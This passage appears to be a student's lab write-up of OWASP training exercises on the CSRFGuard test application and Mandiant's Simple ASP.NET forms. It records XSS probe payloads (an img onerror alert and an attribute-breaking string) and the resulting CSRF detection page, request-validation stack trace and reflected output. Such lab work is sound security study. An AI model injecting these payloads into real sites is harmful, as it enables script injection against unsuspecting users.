
(And also the images 😊)

More, the **Error** page, when it's accessed, give the following message in page:

```
CSRF Attack Detected.
```


I will try to have the same approach. Into the **Hello World** text input:

```
"><img src='foobar' onerror='alert("xss")'>
```



When I'm changing the token prefilled in the **Tags** page with the same content, I am redirected to the error page 😊

2. OWASP CSRFGuard Test Application (Vulnerable) - Version of the CSRFGuard Test Application with the CSRFGuard turned off.

Same navigation as the previous exercise.

Difference: the token can not be found anymore in the exercise. Same approach:

```
"><img src='foobar' onerror='alert("xss")'>
value" onerror%='alert()' data-test-id="test"
```

For this input, the **Tags** page simply reloads itself.

But if this kind of input is inserted into **Heelo World** page textfield, the result is the same as the previous exercise.

4. Go to Simple ASP.NET Forms application and solve exercises.

1. Simple ASP.NET Page (protected by ASP.NET Request Validation)

```
"><img src='foobar' onerror='alert("xss")'>
value" onerror%='alert()' data-test-id="test"
```

For the first input, the page throws an error with status code 500:

Server Error in '/mono' Application

A potentially dangerous Request.QueryString value was detected from the client (name=""><img src='foo...').

Description: HTTP 500. Error processing request.

Stack Trace:

```
System.Web.HttpRequestValidationException: A potentially dangerous Request.QueryString value was detected from the client (name=""><img src='foo...')
at System.Web.HttpRequest.ThrowValidationException(System.String name, System.String key, System.String value) [0x000000]
at System.Web.HttpRequest.ValidateNameValueCollection(System.String name, System.Collections.Specialized.NameValueCollection coll) [0x000000]
at System.Web.HttpRequest.get_QueryString() [0x000000]
at System.Web.UI.Page.DeterminePostBackMode() [0x000000]
at System.Web.UI.Page.InternalProcessRequest() [0x000000]
at System.Web.UI.Page.ProcessRequest(System.Web.HttpContext context) [0x000000]
```

Version information: Runtime: Mono 2.4.4; ASP.NET Version: 2.0.50727.1433


The second input make the server to return it as a simple string

A simple ASP.NET page

Hello, value" onerror%='alert()' data-test-id="test

Enter your name

Note: This page should be vulnerable to Reflected Cross Site Scripting, but is protected by ASP.NET request validation. If you would like to try to exploit this issue with request validation disabled, see the [Simple ASP.NET Page with Reflected Cross Site Scripting](#).

These forms were contributed by [MANDIANT](#) 


A simple ASP.NET page

Hello, bianca

Enter your name

Note: This page should be vulnerable to Reflected Cross Site Scripting, but is protected by ASP.NET request validation. If you would like to try to exploit this issue with request validation disabled, see the [Simple ASP.NET Page with Reflected Cross Site Scripting](#).

These forms were contributed by [MANDIANT](#) 



The server does not take the value form what the user insert (at least not directly from the input field)

2. Simple ASP.NET Page with Reflected Cross Site Scripting

```
"><img src='foobar' onerror='alert("xss")'>
value" onerror%='alert()' data-test-id="test
```

Only for the first input:

